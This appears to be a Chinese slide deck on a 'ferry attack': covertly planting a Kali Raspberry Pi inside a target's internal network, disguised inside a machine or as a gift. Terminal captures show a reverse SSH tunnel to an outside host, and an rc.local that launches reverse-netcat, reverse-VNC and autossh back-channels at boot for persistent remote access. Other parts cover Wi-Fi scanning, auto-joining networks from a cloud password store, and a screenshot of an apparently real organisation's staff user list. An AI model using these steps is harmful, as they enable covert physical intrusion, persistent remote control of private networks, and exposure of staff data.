
## 树莓派安装Kali——准备工作

- (1)树莓派B+ (必备)
- (2)Micro SD卡 (至少4G,必备)
- (3)Mini usb 数据线 (输出电压5V,必备)
- (4)HDMI连接线
- (5)9寸车载Mini显示器
- (6)无线键盘+鼠标套装
- (7)3G/4G上网卡
- (8)无线网卡(支持监听模式)
- (9)读卡器





# 树莓派安装kali——系统烧录




# 树莓派安装Kali——开机启动





## 摆渡攻击


狭义上的网络渗透的必然途径只能是互联网或者电话。当我们的目标处在一个规格严密的内网中，我们有什么好的办法，达到我们想要的目的？在现实生活中，被河流隔断的两岸往往利用渡船进行摆渡实现相互交通。而在网络渗透中我们可以采取一种称之为“摆渡攻击”的手段。而今天的树莓派就是我们摆渡的船。






## 攻击流程图

1. 设备准备与信息收集
2. 以社工等手段把树莓派送入内网
3. 攻击路由器, 无线AP, 个人手机、平板、PC和服务器等
4. 以内部机器作为跳板漫游内网





# 内网穿透





# SSH Tunnel-SSH

A主机:外网, www.91duofanli.com, sshd端口:22

B主机:内网, sshd端口:22

```
3. B-pwnpi
root@pwnpi:~#
root@pwnpi:~#
root@pwnpi:~# ssh -NfR 10000:localhost:22 mx@www.91duofanli.com -p22
mx@www.91duofanli.com's password:
root@pwnpi:~# Warning: remote port forwarding failed for listen port 100
root@pwnpi:~#

2. A-www.91duofanli.com
[root@BBST ~]#
[root@BBST ~]# ssh 127.0.0.1 -p10000
The authenticity of host '[127.0.0.1]:10000 ([127.0.0.1]:10000)' can't be estab
ECDSA key fingerprint is SHA256:CrGkDuw7MccPJKd8xBjx4ZRNsFo83sze2Xi2V3yXKWQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:10000' (ECDSA) to the list of known hos
root@127.0.0.1's password:
Linux pwnpi 3.2.27+ #250 PREEMPT Thu Oct 18 19:03:02 BST 2012 armv6l
#####
#                               #
#                               #
# ##### ## ## ## ## ##### ## ##### ##### #
#   ## ## # ## #### #   ## ##   ##   ## ## #
# ##### ##### ##### ##### ##   ##### ## ## #
# ###   ## ## ## ## ## ##   ##   ## ## ## #
# ###   ## ## ## ## ## ##   ##   ## ##### ## ##### #
#                               #
#####
root@pwnpi:~#
```



# SSH Tunnel——证书登录



```
root@pwnpi:~/.ssh# ssh-keygen -t rsa
Generating public/private rsa key pair.
root@pwnpi:~/.ssh#
root@pwnpi:~/.ssh# ls
id_rsa  id_rsa.pub
root@pwnpi:~/.ssh#
root@pwnpi:~/.ssh# ssh-copy-id mx@www.91duofanli.com
The authenticity of host 'www.91duofanli.com (112.124.28.41)' can't be established.
ECDSA key fingerprint is b9:a0:79:65:de:48:8c:cc:c6:0f:dd:c0:08:3f:83:ba.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'www.91duofanli.com,112.124.28.41' (ECDSA) to the list of known hosts
.
mx@www.91duofanli.com's password:
Now try logging into the machine, with "ssh 'mx@www.91duofanli.com'", and check in:

  ~/.ssh/authorized_keys

to make sure we haven't added extra keys that you weren't expecting.

root@pwnpi:~/.ssh# ssh mx@www.91duofanli.com
Last login: Wed Jul 29 16:30:18 2015 from 106.2.213.122

Welcome to aliyun Elastic Compute Service!

[mx@BBST ~]#
root@pwnpi:~/.ssh#
# Don't read the user's ~/.rhosts and ~/.shosts files
-- INSERT --
```





# SSH Tunnel-AutoSSH

```
X server Tools Games Settings Macros Help
Games Sessions View Split MultiExec Tunneling Settings Help
3. A-www.91duofanli.com
[root@BBST ~]#
[root@BBST ~]#
[root@BBST ~]#
[root@BBST ~]# ssh 127.0.0.1 -p10000
root@127.0.0.1's password:
Linux pwnpi 3.2.27+ #250 PREEMPT Thu Oct 18 19:03:02 BST 2012 armv6l
#####
#                ## #                                #
#                ## ##                               #
# ##### ## ## ## ## ##### ## ##### #
#      ## ## # ## ##### ##      ## ##      ## ## #
# ##### ##### ##### ##### ## ##### ## ## #
# ###      ## ## ## ## ## ##      ##      ## ## ## #
# ###      ## ## ## ## ## ##      ##      ## ##### #
#                #                                #
#####
root@pwnpi:~# cat /etc/rc.local
su - root -c "bash /root/.bash/reverse-vnc > /dev/null 2>&1 &"
bash /root/.bash/reverse-netcat > /dev/null 2>&1 &
/bin/su -c '/usr/bin/autossh -M 5678 -NR 10000:localhost:22 mx@www.91duofanli.com -p22 &'
root@pwnpi:~#
```



# SSH Tunnel-AutoSSH

```
X server Tools Games Settings Macros Help
Games Sessions View Split MultiExec Tunneling Settings Help
3. A-www.91duofanli.com
[root@BBST ~]#
[root@BBST ~]#
[root@BBST ~]#
[root@BBST ~]# ssh 127.0.0.1 -p10000
root@127.0.0.1's password:
Linux pwnpi 3.2.27+ #250 PREEMPT Thu Oct 18 19:03:02 BST 2012 armv6l
#####
#          ## #          #
#          ## ##          #
# #####  ##  ##  ##  ##  #####  ##  #####  #####  #
#          ## ## # ##  #####  ##          ##  ##  ##  #
# #####  #####  #####  #####  ##          #####  ##  ##  #
#  ##          ##  ##  ##  ##  ##          ##          ##  ##  #
#  ##          ##  ##  ##  ##  ##          ##          ##  #####  #
#          #          #          #          #          #          #
#####
root@pwnpi:~# cat /etc/rc.local
su - root -c "bash /root/.bash/reverse-vnc > /dev/null 2>&1 &"
bash /root/.bash/reverse-netcat > /dev/null 2>&1 &
/bin/su -c '/usr/bin/autossh -M 5678 -NR 10000:localhost:22 mx@www.91duofanli.com -p22 &'
root@pwnpi:~#
```




## 接入互联网

利用3G/4G信号接入互联网





## 隐秘安装树莓派——机器内部





## 隐秘安装树莓派——伪装成礼物





# 信息收集

查看 主菜单 << 我的主页 用户组列表 用户列表

后台用户 -

- 用户组列表
- 用户列表

历史


用户名称:  所属用户组: 请选择

新增 删除 修改 批量删除

用户名称	登录名	所属组
小	ia	客服领导组
交		客服组
李		指挥官
合	rn	员工组
安	r	员工组
佳		员工组
寺	shi	财务领导组
志	g	领导组
天	ng an	领导组
覃	an	指挥官
果	zh	BD指挥官
	izi	实习组
忠	hui	财务领导组
光	ng n	财务组
马	cha w	产品技术管理组
文		领导组
演		产品技术管理组



# 隐秘安装树莓派——放到不宜察觉的地方





## 搜索附近无线热点

```
root@kali:~# clear
root@kali:~# service network-manager stop
[ ok ] Stopping network connection manager: NetworkManager already stopped.
root@kali:~# ifconfig wlan0 up
root@kali:~# airmon-ng check kill
root@kali:~# iwlist wlan0 scanning
wlan0    Scan completed :
         Cell 01 - Address: E0:D1:73:29:7F:10
                   ESSID:"TEST"
                   Protocol:IEEE 802.11bgn
                   Mode:Master
                   Frequency:2.412 GHz (Channel 1)
                   Encryption key:on
                   Bit Rates:144 Mb/s
                   Extra:rsn_ie=30140100000fac040100000fac040100000fac022900
                   IE: IEEE 802.11i/WPA2 Version 1
                         Group Cipher : CCMP
                         Pairwise Ciphers (1) : CCMP
                         Authentication Suites (1) : PSK
                         Preauthentication Supported
                   Quality=97/100  Signal level=58/100
         Cell 02 - Address: E2:1A:A9:BE:69:60
                   ESSID:"CMCC"
                   Protocol:IEEE 802.11bgn
```

关闭network-manager

加载网卡

结束所有可能会影响结果的进程

搜索附近的无线信号





## 云检索

将ESSID:BSSID做为key。

若此key不存在云端服务器中，则将其添加到云服务器中，value为password列表，默认为空。

若此key存在云端服务器中，则将查询结果返回到树莓派。



# 根据检索密码自动连接无线热点

```
GNU nano 2.2.6 File: wifi.sh

#!/bin/bash

wpa_passphrase TEST '0987654321' > /etc/wpa_supplicant/wpa_supplicant.conf
echo "auto lo" > /etc/network/interfaces
echo "iface lo inet loopback" >>/etc/network/interfaces
echo "auto eth0" >>/etc/network/interfaces
echo "iface eth0 inet dhcp" >>/etc/network/interfaces
echo "auto wlan0" >>/etc/network/interfaces
echo "iface wlan0 inet dhcp" >>/etc/network/interfaces
